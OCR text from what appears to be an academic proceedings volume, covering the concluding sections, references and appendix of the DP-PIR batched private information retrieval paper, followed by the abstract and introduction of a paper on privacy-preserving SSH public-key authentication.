Latency Latency in Checklist and similar systems includes the computation cost of a single query *in isolation* (which is low), and any *queuing delays* experienced by the query after its arrival if the computational resources are busy handling previous queries. This delay depends on the rate at which queries come in, and can be significantly larger than the batching overheads in applications with a large query load. In contrast, our protocol is primarily throughput oriented and its latency is a secondary concern determined by two components: the idle waiting time required to collect the batch of queries from different clients, which we call the *batching window*, and the active processing time of that batch after collection. The first component depends on the configuration. The later component is precisely the total computation time measured in the various experiments in earlier parts of the paper. Lowering the batching window beyond a certain point can have a negative impact on latency (and even throughput), since it can result in smaller batches dominated by noise where amortization is not effective. Furthermore, it can introduce queuing delays at the level of batches, where a previous ongoing batch still occupies system resources after the next batch has been collected.

We analyze DP-PIR's latency and the effects of the batching window in our full paper [4]. We summarize three important observations: (1) Queuing delays in existing systems are significant and can cause them to exhibit latency worse than DP-PIR with a large number of queries. (2) Both DP-PIR and existing systems can be scaled horizontally to exhibit lower latency. Traditional PIR protocols can achieve sub-second latencies if given enough resources, but this can be prohibitively expensive when the query rate is high. (3) For our target large query loads, DP-PIR can be configured to exhibit decent latency with a much lower budget than existing systems.

The Offline Stage PIR protocols with an offline stage typically do so to improve their online latency, which is less critical in our target applications. It is possible to combine both DP-PIR stages into a single stage that performs onion-encryption of the query directly, without the need to install anonymous secrets. This combined protocol would exhibit similar trends to our current design, but will be around two orders of magnitude slower than our online protocol on its own. A fair comparison here must also account for the offline cost of existing protocols, which can be significantly larger than our offline cost. For example, Checklist relies on an expensive per-client offline stage linear in the size of the database, which we observe takes up to 7 seconds per client in our experiments. In DP-PIR, the offline cost for a single query amortizes to a few milliseconds. One key difference is that a client can reuse the hint produced by Checklist's offline stage to make many following queries, rather than a fixed number of queries in DP-PIR. However, the hint becomes invalid whenever the database is updated. Checklist provides an updatable offline construction, where a single update to the database can be carried over to a previous offline computation in cost logarithmic in the database size.

We believe the that the offline-online design provides better deployment cost and performance, and allows DP-PIR to meet the availability and liveness requirements of many applications, including our App store example. Concretely, the offline-online design allows greater control over the batching window, which governs the effectiveness of amortization, client latency, and the duration needed for updates to the database to become visible to clients at the next batch. For example, it may be desirable to allow clients to query the App store multiple times a day, e.g. every hour, in order to discover important app updates earlier. A natural way to achieve this is to use a batching window of one hour or less. However, this is only effective if this window includes sufficient queries for amortization, and has sufficient time to complete processing before the next batch. The offline setup lowers both requirements, making smaller windows practical (or alternatively, cutting the online cost of the same window by 500x).

The offline stages for multiple online stages can be pooled together and executed ahead of time. Clients can choose to issue less queries than they signed up for in the pooled offline stage without privacy loss. Service providers can use this to execute the combined offline stages during off-peak hours when resources are cheaper (e.g. overnight). Furthermore, providers can use different setups for each stage to optimize the effectiveness of their budget. The offline stage is CPU-intensive due to its public key operations, while the online stage is entirely network bound.

8 Related Work

Section 2 discusses existing work on Private Information Retrieval. Here, we discuss related work from other areas.

Mixnets Traditional mixnets [24] consist of various parties

that *sequentially* process a batch of onion-ciphers, and output a uniformly random permutation of their corresponding plaintexts. Various Mixnet systems [12, 37] add *cover traffic* to obfuscate various traffic patterns. However, ad-hoc cover traffic is shown to leak information over time [60].

Recent work mitigates this by relying on secure multiparty computation [5] or differential privacy. Vuvuzela [77] adds noise traffic from a suitable distribution to achieve formal differential privacy guarantees over leaked traffic patterns, and Stadium [75] improves on its performance by allowing parallel noise generation and permutation. Similar techniques have been used in private messaging systems [53], and in differential privacy models that utilize shuffling for privacy amplification [36] or for introducing a *shuffled* model that lies in between the central and the local models [27].

Differential Privacy and Access Patterns Using differential privacy to efficiently hide access patterns of various protocols has seen increasing interest in the literature. $\varepsilon-$PIR relaxes the security guarantees of PIR to be differentially private [72] in the semi-honest setting. Their two AS schemes are closest to our protocol: they require clients (rather than servers) to generate noise queries along with their real queries, and send all of them through an anonymous network for mixing. When the number of clients is large enough, this can amortize the number of queries any of them have to generate to a constant. However, this approach generates far more total load on the system. For example, in our app store example with 2 servers, a 2.5M database, and 3B clients, each client needs to generate 282 noise queries to hide a *single* query with $\varepsilon = 0.1$, which results in close to $850B$ queries to the system in total, compared to the $< 4B$ total load on our system (but with $\delta = 10^{-6} \neq 0$). These constructions do not provide integrity guarantees, and will require further noise queries to protect against potential malicious or unavailable clients.

Others relax the security of Oblivious RAM (ORAM), a primitive where a single client obliviously reads and writes to a private remote database [38, 39], to be differentially private. Extensions of ORAM address multi-client settings [59]. Differentially oblivious RAM [23, 78] guarantees that neighboring access patterns (those that differ in the location of a single access, i.e. event-DP) occur with similar probability. DP access patterns have been studied for searchable encryption [25] and generic secure computation [61].

Secret Sharing Shamir Secret Sharing [70] allows a user to split her data among n parties such that any t of them can reconstruct the secret. Secret sharing schemes with additional properties have been studied for use in various applications. Some schemes, such as additive secret sharing, allow the secret to be reconstructed *incrementally* by combining a subset of shares of size k into a single share that can recover the original secret when combined with the remaining $n-k$ shares. *Non-malleable* secret sharing schemes [9, 40] additionally protect against an adversary that can tamper with shares, and guarantees that tampered shares either reconstruct to the original message or to some random value. Aggarwal et al. [2] show generic transformations to build non-malleable schemes from secret sharing schemes over the same access structure.

9 Conclusion

This paper introduces a novel PIR protocol targeted exclusively at applications with high query rates relative to the database. This focus is intentional and necessary: DP-PIR handles large batches so well specifically because it handles small ones poorly. Our construction makes PIR usable in scenarios that were previously impractical or unexplored. DP-PIR is primarily geared towards amortizing total server work (i.e. throughput), but not for sub-second client latency, and only provides relaxed differential privacy guarantees.

The performance of DP-PIR is closely tied to its configurations, which determine the number of noise queries generated by our system, and thus the number of queries required to amortize their overheads effectively. Our experiments meet or extend beyond standard configurations suggested by existing work. Checklist [47] supports exactly two parties, and PIR schemes are rarely instantiated with more than three. For small databases (e.g. $n < 100K$), the naive solution of sending the entire DB to the client may be desirable. Vuvuzela [77] recommends $\varepsilon \in [0.1, \ln(3)]$ and sets $\delta = 10^{-4}$, and other work [61, 72] also mostly focuses on $\varepsilon \geq 0.1$.

The ratio of queries to database size $\frac{q}{n}$ is the primary performance criteria that governs how effective DP-PIR is compared to existing protocols. Within the space of *typical configurations* outlined above, our experiments demonstrate that applications with $\frac{q}{n} < \frac{1}{10}$ are unsuited for DP-PIR, while applications with $\frac{q}{n} > 10$ are almost always guaranteed to exhibit speedups of several folds when using DP-PIR. Applications with ratios in $[\frac{1}{10}, 10]$ may or may not be suited to DP-PIR, depending on their exact configurations. For example, we can achieve better performance than existing work for a ratio of 0.8 when the database size is $2.5M$, but not when it is of size $1M$ (section 2). Thus, such applications require individual analysis to determine the best way to realize them.

Our protocol shifts expensive public key operations to an offline stage. This allows for more flexibility over the batching window to meet application requirements, and a more efficient allocation of computational resources. However, applications were these factors are not a concern may elect to combine the two stages into a single one, that still exhibits similar trends to our online stage, but is about two orders of magnitude more expensive. Finally, these ratios, and the number of noise queries, also depend on the level (and duration) of protection offered to users (e.g. event-DP vs user-time-DP) as expressed by ϕ. DP-PIR intentionally relaxes its guarantees for increased performance. This relaxation becomes less meaningful as ε and ϕ approach perfect security.

Acknowledgments The authors are grateful to our helpful shepherd, Wouter Lueks, and the anoynmous reviewers. We are grateful to Andrei Lapets, Frederick Jansen, Jens Schmuedderich, Malte Schwarzkopf, Ran Canetti, and Adam Smith for their valuable feedback on various versions of this work. This material is supported by Honda Research Institutes, by the National Science Foundation under Grants No. 1414119, 1718135, and 1931714, by DARPA under Agreement No. HR00112020021, and by DARPA and the Naval Information Warfare Center (NIWC) under contract No. N66001-15-C-4071.

References

[1] ACDEB. Advisory committee on data for evidence building: Year 1 report. https://www.bea.gov/system/files/2021-10/acdeb-year-1-report.pdf, 2021.

[2] Divesh Aggarwal, Ivan Damgård, Jesper Buus Nielsen, Maciej Obremski, Erick Purwanto, João Ribeiro, and Mark Simkin. Stronger leakage-resilient and non-malleable secret sharing schemes for general access structures. In Alexandra Boldyreva and Daniele Micciancio, editors, *Advances in Cryptology – CRYPTO 2019*, pages 510–539, Cham, 2019. Springer International Publishing.

[3] Carlos Aguilar-Melchor, Joris Barrier, Laurent Fousse, and Marc-Olivier Killijian. XPIR: private information retrieval for everyone. *Proceedings on Privacy Enhancing Technologies*, 2016(2):155–174, 2016.

[4] Kinan Dak Albab, Rawane Issa, Mayank Varia, and Kalman Graffi. Batched differentially private information retrieval. Cryptology ePrint Archive, Paper 2020/1596, 2020. https://eprint.iacr.org/2020/1596.

[5] Nikolaos Alexopoulos, Aggelos Kiayias, Riivo Talviste, and Thomas Zacharias. MCMix: Anonymous messaging via secure multiparty computation. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 1217–1234, 2017.

[6] Sebastian Angel, Hao Chen, Kim Laine, and Srinath T. V. Setty. PIR with compressed queries and amortized query processing. In *IEEE Symposium on Security and Privacy*, pages 962–979. IEEE Computer Society, 2018.

[7] Sebastian Angel and Srinath Setty. Unobservable communication over fully untrusted infrastructure. In *12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 16)*, pages 551–569, Savannah, GA, November 2016. USENIX Association.

[8] Apache. Apache Ignite. https://github.com/apache/ignite. Accessed: 2020-12-01.

[9] Saikrishna Badrinarayanan and Akshayaram Srinivasan. Revisiting non-malleable secret sharing. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 593–622. Springer, 2019.

[10] Amos Beimel and Yuval Ishai. Information-theoretic private information retrieval: A unified construction. In Fernando Orejas, Paul G. Spirakis, and Jan van Leeuwen, editors, *Automata, Languages and Programming*, pages 912–926, Berlin, Heidelberg, 2001. Springer Berlin Heidelberg.

[11] Amos Beimel, Yuval Ishai, and Tal Malkin. Reducing the servers' computation in private information retrieval: PIR with preprocessing. *Journal of Cryptology*, 17(2):125–151, 2004.

[12] Oliver Berthold and Heinrich Langos. Dummy traffic against long term intersection attacks. In Roger Dingledine and Paul Syverson, editors, *Privacy Enhancing Technologies*, pages 110–128, Berlin, Heidelberg, 2003. Springer Berlin Heidelberg.

[13] Peter Bogetoft, Dan Lund Christensen, Ivan Damgård, Martin Geisler, Thomas Jakobsen, Mikkel Krøigaard, Janus Dam Nielsen, Jesper Buus Nielsen, Kurt Nielsen, Jakob Pagter, Michael Schwartzbach, and Tomas Toft. Secure multiparty computation goes live. In Roger Dingledine and Philippe Golle, editors, *Financial Cryptography and Data Security*, pages 325–343, Berlin, Heidelberg, 2009. Springer Berlin Heidelberg.

[14] Dan Boneh, Elette Boyle, Henry Corrigan-Gibbs, Niv Gilboa, and Yuval Ishai. Lightweight techniques for private heavy hitters. In *IEEE Symposium on Security and Privacy*, pages 762–776. IEEE, 2021.

[15] Dan Boneh, Kevin Lewi, and David J. Wu. Constraining pseudorandom functions privately. In *Public Key Cryptography (2)*, volume 10175 of *Lecture Notes in Computer Science*, pages 494–524. Springer, 2017.

[16] Dan Boneh, Ben Lynn, and Hovav Shacham. Short signatures from the weil pairing. In *International conference on the theory and application of cryptology and information security*, pages 514–532. Springer, 2001.

[17] Nikita Borisov, George Danezis, and Ian Goldberg. DP5: a private presence service. *Proceedings on Privacy Enhancing Technologies*, 2015(2):4–24, 2015.

[18] Elette Boyle, Niv Gilboa, and Yuval Ishai. Function secret sharing: Improvements and extensions. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, page

1292–1303, New York, NY, USA, 2016. Association for Computing Machinery.

[19] Elette Boyle, Yuval Ishai, Rafael Pass, and Mary Wootters. Can we access a database both locally and privately? In *Theory of Cryptography Conference*, pages 662–693. Springer, 2017.

[20] Christian Cachin, Silvio Micali, and Markus Stadler. Computationally private information retrieval with polylogarithmic communication. In *EUROCRYPT*, volume 1592 of *Lecture Notes in Computer Science*, pages 402–414. Springer, 1999.

[21] Ran Canetti, Justin Holmgren, and Silas Richelson. Towards doubly efficient private information retrieval. In Yael Kalai and Leonid Reyzin, editors, *Theory of Cryptography*, pages 694–726, Cham, 2017. Springer International Publishing.

[22] Justin Chan, Landon P. Cox, Dean P. Foster, Shyam Gollakota, Eric Horvitz, Joseph Jaeger, Sham M. Kakade, Tadayoshi Kohno, John Langford, Jonathan Larson, Puneet Sharma, Sudheesh Singanamalla, Jacob E. Sunshine, and Stefano Tessaro. PACT: privacy-sensitive protocols and mechanisms for mobile contact tracing. *IEEE Data Eng. Bull.*, 43(2):15–35, 2020.

[23] T.-H. Hubert Chan, Kai-Min Chung, Bruce M. Maggs, and Elaine Shi. Foundations of differentially oblivious algorithms. In *SODA*, pages 2448–2467. SIAM, 2019.

[24] David L. Chaum. Untraceable electronic mail, return addresses, and digital pseudonyms. *Commun. ACM*, 24(2):84–90, February 1981.

[25] G. Chen, T. Lai, M. K. Reiter, and Y. Zhang. Differentially private access patterns for searchable symmetric encryption. In *IEEE INFOCOM 2018 - IEEE Conference on Computer Communications*, pages 810–818, 2018.

[26] Raymond Cheng, William Scott, Elisaweta Masserova, Irene Zhang, Vipul Goyal, Thomas Anderson, Arvind Krishnamurthy, and Bryan Parno. Talek: Private group messaging with hidden access patterns, 2020.

[27] Albert Cheu, Adam Smith, Jonathan Ullman, David Zeber, and Maxim Zhilyaev. Distributed differential privacy via shuffling. In Yuval Ishai and Vincent Rijmen, editors, *Advances in Cryptology – EUROCRYPT 2019*, pages 375–403, Cham, 2019. Springer International Publishing.

[28] Benny Chor and Niv Gilboa. Computationally private information retrieval. In *Proceedings of the twenty-ninth annual ACM symposium on Theory of computing*, pages 304–313, 1997.

[29] Benny Chor, Eyal Kushilevitz, Oded Goldreich, and Madhu Sudan. Private information retrieval. *J. ACM*, 45(6):965–981, November 1998.

[30] Henry Corrigan-Gibbs. Privacy-preserving telemetry in Firefox. Real World Crypto (RWC), 2020. https://rwc.iacr.org/2020/slides/Gibbs.pdf.

[31] Henry Corrigan-Gibbs and Dmitry Kogan. Private information retrieval with sublinear online time. In Anne Canteaut and Yuval Ishai, editors, *Advances in Cryptology – EUROCRYPT 2020*, pages 44–75, Cham, 2020. Springer International Publishing.

[32] Alex Cranz. There are over 3 billion active Android devices. https://www.theverge.com/2021/5/18/22440813/android-devices-active-number-smartphones-google-2021. Accessed: 2021-06-02.

[33] Frank Denis. The sodium cryptography library, Jun 2013.

[34] DP-PIR GitHub repository. https://github.com/multiparty/DP-PIR/tree/usenix2022, 2022.

[35] Cynthia Dwork and Aaron Roth. The algorithmic foundations of differential privacy. *Found. Trends Theor. Comput. Sci.*, 9(3-4):211–407, 2014.

[36] Úlfar Erlingsson, Vitaly Feldman, Ilya Mironov, Ananth Raghunathan, Kunal Talwar, and Abhradeep Thakurta. Amplification by shuffling: From local to central differential privacy via anonymity. In *SODA*, pages 2468–2479. SIAM, 2019.

[37] Michael J. Freedman and Robert Morris. Tarzan: A peer-to-peer anonymizing network layer. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, CCS '02, page 193–206, New York, NY, USA, 2002. Association for Computing Machinery.

[38] Oded Goldreich. Towards a theory of software protection and simulation by Oblivious RAMs. In *STOC*, pages 182–194. ACM, 1987.

[39] Oded Goldreich and Rafail Ostrovsky. Software protection and simulation on Oblivious RAMs. *J. ACM*, 43(3):431–473, May 1996.

[40] Vipul Goyal and Ashutosh Kumar. Non-malleable secret sharing. In *Proceedings of the 50th Annual ACM SIGACT Symposium on Theory of Computing*, pages 685–698, 2018.

[41] Matthew Green, Watson Ladd, and Ian Miers. A protocol for privately reporting ad impressions at scale. In *CCS*, pages 1591–1601. ACM, 2016.

[42] Trinabh Gupta, Natacha Crooks, Whitney Mulhern, Srinath Setty, Lorenzo Alvisi, and Michael Walfish. Scalable and private media consumption with Popcorn. In *13th USENIX Symposium on Networked Systems Design and Implementation (NSDI 16)*, pages 91–107, Santa Clara, CA, March 2016. USENIX Association.

[43] Ariel Hamlin, Rafail Ostrovsky, Mor Weiss, and Daniel Wichs. Private anonymous data access. In Yuval Ishai and Vincent Rijmen, editors, *Advances in Cryptology – EUROCRYPT 2019*, pages 244–273, Cham, 2019. Springer International Publishing.

[44] Mansoor Iqbal. App download and usage statistics (2020). https://www.businessofapps.com/data/app-statistics/. Accessed: 2021-06-02.

[45] Yuval Ishai, Eyal Kushilevitz, Rafail Ostrovsky, and Amit Sahai. Cryptography from anonymity. In *2006 47th Annual IEEE Symposium on Foundations of Computer Science (FOCS'06)*, pages 239–248, 2006.

[46] Daniel Kales. Golang DPF library. https://github.com/dkales/dpf-go, 2021.

[47] Dmitry Kogan and Henry Corrigan-Gibbs. Private blocklist lookups with checklist. In *USENIX Security Symposium*, pages 875–892. USENIX Association, 2021.

[48] Anunay Kulshrestha and Jonathan Mayer. Identifying harmful media in end-to-end encrypted communication: Efficient private membership computation. In *USENIX Security Symposium*. USENIX Association, 2021.

[49] E. Kushilevitz and R. Ostrovsky. Replication is not needed: Single database, computationally-private information retrieval. In *Proceedings of the 38th Annual Symposium on Foundations of Computer Science*, FOCS '97, page 364, USA, 1997. IEEE Computer Society.

[50] Albert Kwon, David Lazar, Srinivas Devadas, and Bryan Ford. Riffle: An efficient communication system with strong anonymity. *Proceedings on Privacy Enhancing Technologies*, 2016(2):115–134, 2016.

[51] Michael Labib. Turbocharge Amazon S3 with Amazon ElastiCache for Redis. https://aws.amazon.com/blogs/storage/turbocharge-amazon-s3-with-amazon-elasticache-for-redis/. Accessed: 2020-12-01.

[52] Andrei Lapets, Frederick Jansen, Kinan Dak Albab, Rawane Issa, Lucy Qin, Mayank Varia, and Azer Bestavros. Accessible privacy-preserving web-based data analysis for assessing and addressing economic inequalities. In *Proceedings of the 1st ACM SIGCAS Conference on Computing and Sustainable Societies*, COMPASS '18, New York, NY, USA, 2018. Association for Computing Machinery.

[53] David Lazar, Yossi Gilad, and Nickolai Zeldovich. Karaoke: Distributed private messaging immune to passive traffic analysis. In *13th USENIX Symposium on Operating Systems Design and Implementation (OSDI 18)*, pages 711–725, 2018.

[54] David Lazar and Nickolai Zeldovich. Alpenhorn: Bootstrapping secure communication without leaking metadata. In *OSDI*, pages 571–586. USENIX Association, 2016.

[55] Helger Lipmaa. An oblivious transfer protocol with log-squared communication. In Jianying Zhou, Javier Lopez, Robert H. Deng, and Feng Bao, editors, *Information Security*, pages 314–328, Berlin, Heidelberg, 2005. Springer Berlin Heidelberg.

[56] Helger Lipmaa. First CPIR protocol with data-dependent computation. In *Proceedings of the 12th International Conference on Information Security and Cryptology*, ICISC'09, page 193–210, Berlin, Heidelberg, 2009. Springer-Verlag.

[57] Wouter Lueks and Ian Goldberg. Sublinear scaling for multi-client private information retrieval. In Rainer Böhme and Tatsuaki Okamoto, editors, *Financial Cryptography and Data Security*, pages 168–186, Berlin, Heidelberg, 2015. Springer Berlin Heidelberg.

[58] Tao Luo, Mingen Pan, Pierre Tholoniat, Asaf Cidon, Roxana Geambasu, and Mathias Lécuyer. Privacy budget scheduling. In *15th USENIX Symposium on Operating Systems Design and Implementation (OSDI 21)*, pages 55–74, 2021.

[59] Matteo Maffei, Giulio Malavolta, Manuel Reinert, and Dominique Schröder. Maliciously secure multi-client ORAM. In *International Conference on Applied Cryptography and Network Security*, pages 645–664. Springer, 2017.

[60] Nick Mathewson and Roger Dingledine. Practical traffic analysis: Extending and resisting statistical disclosure. In David Martin and Andrei Serjantov, editors, *Privacy Enhancing Technologies*, pages 17–34, Berlin, Heidelberg, 2005. Springer Berlin Heidelberg.

[61] Sahar Mazloom and S. Dov Gordon. Secure computation with differentially private access patterns. In *CCS*, pages 490–507. ACM, 2018.

[62] Christopher Mitchell, Yifeng Geng, and Jinyang Li. Using one-sided RDMA reads to build a fast, CPU-efficient key-value store. In *2013 USENIX Annual Technical Conference (USENIX ATC 13)*, pages 103–114, 2013.

[63] Prateek Mittal, Femi Olumofin, Carmela Troncoso, Nikita Borisov, and Ian Goldberg. PIR-Tor: Scalable anonymous communication using private information retrieval. In *Proceedings of the 20th USENIX Conference on Security*, SEC'11, page 31, USA, 2011. USENIX Association.

[64] MPC Alliance. https://www.mpcalliance.org/, 2021.

[65] Nth Party. https://www.nthparty.com/, 2021.

[66] Femi Olumofin and Ian Goldberg. Revisiting the computational practicality of private information retrieval. In George Danezis, editor, *Financial Cryptography and Data Security*, pages 158–172, Berlin, Heidelberg, 2012. Springer Berlin Heidelberg.

[67] Rahul Parhi, Michael Schliep, and Nicholas Hopper. MP3: a more efficient private presence protocol. In Sarah Meiklejohn and Kazue Sako, editors, *Financial Cryptography and Data Security*, pages 38–57, Berlin, Heidelberg, 2018. Springer Berlin Heidelberg.

[68] Sarvar Patel, Giuseppe Persiano, and Kevin Yeo. Private stateful information retrieval. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, page 1002–1019, New York, NY, USA, 2018. Association for Computing Machinery.

[69] Anjana Rajan, Lucy Qin, David W Archer, Dan Boneh, Tancrede Lepoint, and Mayank Varia. Callisto: A cryptographic approach to detecting serial perpetrators of sexual misconduct. In *Proceedings of the 1st ACM SIGCAS Conference on Computing and Sustainable Societies*, pages 1–4, 2018.

[70] Adi Shamir. How to share a secret. *Communications of the ACM*, 22(11):612–613, 1979.

[71] Stephanie Straus. A federal government privacy preserving technology demonstration, 2021. https://mccourt.georgetown.edu/news/a-federal-government-privacy-preserving-technology-demonstration/.

[72] Raphael R Toledo, George Danezis, and Ian Goldberg. Lower-cost ε-private information retrieval. *Proceedings on Privacy Enhancing Technologies*, 2016(4):184–201, 2016.

[73] Ni Trieu, Kareem Shehata, Prateek Saxena, Reza Shokri, and Dawn Song. Epione: Lightweight contact tracing with strong privacy. *IEEE Data Eng. Bull.*, 43(2):95–107, 2020.

[74] Carmela Troncoso, Mathias Payer, Jean-Pierre Hubaux, Marcel Salathé, James R. Larus, Wouter Lueks, Theresa Stadler, Apostolos Pyrgelis, Daniele Antonioli, Ludovic Barman, Sylvain Chatel, Kenneth G. Paterson, Srdjan Capkun, David A. Basin, Jan Beutel, Dennis Jackson, Marc Roeschlin, Patrick Leu, Bart Preneel, Nigel P. Smart, Aysajan Abidin, Seda Gurses, Michael Veale, Cas Cremers, Michael Backes, Nils Ole Tippenhauer, Reuben Binns, Ciro Cattuto, Alain Barrat, Dario Fiore, Manuel Barbosa, Rui Oliveira, and José Pereira. Decentralized privacy-preserving proximity tracing. *IEEE Data Eng. Bull.*, 43(2):36–66, 2020.

[75] Nirvan Tyagi, Yossi Gilad, Derek Leung, Matei Zaharia, and Nickolai Zeldovich. Stadium: A distributed metadata-private messaging system. In *Proceedings of the 26th Symposium on Operating Systems Principles*, pages 423–440, 2017.

[76] Salil Vadhan. The complexity of differential privacy. In Yehuda Lindell, editor, *Tutorials on the Foundations of Cryptography: Dedicated to Oded Goldreich*, pages 347–450. Springer International Publishing, Cham, 2017.

[77] Jelle van den Hooff, David Lazar, Matei Zaharia, and Nickolai Zeldovich. Vuvuzela: Scalable private messaging resistant to traffic analysis. In *Proceedings of the 25th Symposium on Operating Systems Principles*, SOSP '15, page 137–152, New York, NY, USA, 2015. Association for Computing Machinery.

[78] Sameer Wagh, Paul Cuff, and Prateek Mittal. Differentially private Oblivious RAM. *Proceedings on Privacy Enhancing Technologies*, 2018(4):64–84, 2018.

[79] Frank Wang, Catherine Yun, Shafi Goldwasser, Vinod Vaikuntanathan, and Matei Zaharia. Splinter: Practical private queries on public data. In *14th USENIX Symposium on Networked Systems Design and Implementation (NSDI 17)*, pages 299–313, Boston, MA, March 2017. USENIX Association.

[80] David J. Wu, Joe Zimmerman, Jérémy Planul, and John C. Mitchell. Privacy-preserving shortest path computation. In *NDSS*. The Internet Society, 2016.

[81] Jian Yang, Joseph Izraelevitz, and Steven Swanson. Orion: A distributed file system for non-volatile main memory and RDMA-capable networks. In *17th USENIX Conference on File and Storage Technologies (FAST 19)*, pages 221–234, 2019.




Figure 6: DPF and DP-PIR Total completion time (y-axis, logscale) for varying number of queries (x-axis, logscale) against a 2.5M database




Figure 7: The ratios of queries/database (y-axis) after which DP-PIR outperforms DPF for different database sizes (x-axis, logscale)

A DPF and SealPIR

The setup and parameters in both comparisons below is identical to section 2.

DPF Boyle, Gilboa, and Ishai [18] propose a PIR protocol based on distributed point functions (DPF). Unlike the offline-online protocol introduced in Checklist that uses punctured pseudorandom sets, DPF requires linear work in the database size to handle user queries. However, DPF requires no offline preprocessing and significantly lower client computation and communication than checklist. We compare our system to the DPF implementation provided as an alternative backend for checklist based on the optimized implementation of Kales [46]. Figures 6 and 7 show our results. For a database with 100K elements, DPF outperforms DP-PIR when the number of queries is small relative to the size of the database. When the number of queries q approaches $31K$, with $\frac{n}{q} = 0.0124$, the two systems exhibit identical completion time, with DP-PIR significantly outperforming DPF as the number of queries grow beyond that.

SealPIR Figures 8 and 9 show similar results for SealPIR.




Figure 8: SealPIR and DP-PIR Total completion time (y-axis, logscale) for varying number of queries (x-axis, logscale) against a 10K database




Figure 9: The ratios of queries/database (y-axis) after which DP-PIR outperforms SealPIR for different database sizes (x-axis, logscale)

In the first experiment, we use a database size of only 10K elements, and find that DP-PIR outperforms SealPIR at relatively few queries (around 32) with a ratio $\frac{q}{n}$ of just 0.003. Similarly, we achieve 2x, 5x, and 10x speedups for modest ratios all below 0.02. These ratios decrease as the database size grows, similar to our experiment with Checklist. We outperform SealPIR with far fewer queries than we do Checklist and DPF, in large part because SealPIR's uses expensive homomorphic operations during its online stage, while checklist offloads expensive linear work to an offline stage. Our protocol goes even further, only executing a couple of modular arithmetic operations per query online.

Practical Privacy-Preserving Authentication for SSH

Lawrence Roy[*]
Oregon State University

Stanislav Lyakhov
Oregon State University

Yeongjin Jang
Oregon State University

Mike Rosulek
Oregon State University

Abstract

Public-key authentication in SSH reveals more information about the participants' keys than is necessary. (1) The server can learn a client's entire set of public keys, even keys generated for other servers. (2) The server learns exactly which key the client uses to authenticate, and can further *prove* this fact to a third party. (3) A client can learn whether the server recognizes public keys belonging to other users. Each of these problems lead to tangible privacy violations for SSH users.

In this work we introduce a new public-key authentication method for SSH that reveals essentially the minimum possible amount of information. With our new method, the server learns only whether the client knows the private key for *some* authorized public key. If multiple keys are authorized, the server does not learn which one the client used. The client cannot learn whether the server recognizes public keys belonging to other users. Unlike traditional SSH authentication, our method is fully deniable. Our new method also makes it harder for a malicious server to intercept first-use SSH connections on a large scale.

Our method supports existing SSH keypairs of all standard flavors — RSA, ECDSA, EdDSA. It does not require users to generate new key material. As in traditional SSH authentication, clients and servers can use a mixture of different key flavors in a single authentication session.

We integrated our new authentication method into OpenSSH, and found it to be practical and scalable. For a typical client and server with at most 10 ECDSA/EdDSA keys each, our protocol requires 9 kB of communication and 12.4 ms of latency. Even for a client with 20 keys and server with 100 keys, our protocol requires only 12 kB of communication and 26.7 ms of latency.

1 Introduction

The Secure Shell (SSH) protocol is used by developers for interacting with remote servers, transmitting files, opening secure tunnels, and updating git repositories. The recommended method for authentication in SSH is public-key authentication [45]. This authentication method requires a client to generate keypairs and register the public keys with the server. The server stores, for each user, a list of authorized keys (*e.g.*, `~/.ssh/authorized_keys`).

Figure 1a illustrates how public-key authentication works in SSH. The client may have public keys for many servers, so the client advertises its public keys, one at a time. These key advertisements continue until the server recognizes a public key contained in the user's authorized key list. Finally, the client signs a nonce to prove the ownership of the matching private key, and the authentication is successful if the server can verify the signature.


1.1 Privacy Attacks Against SSH Authentication

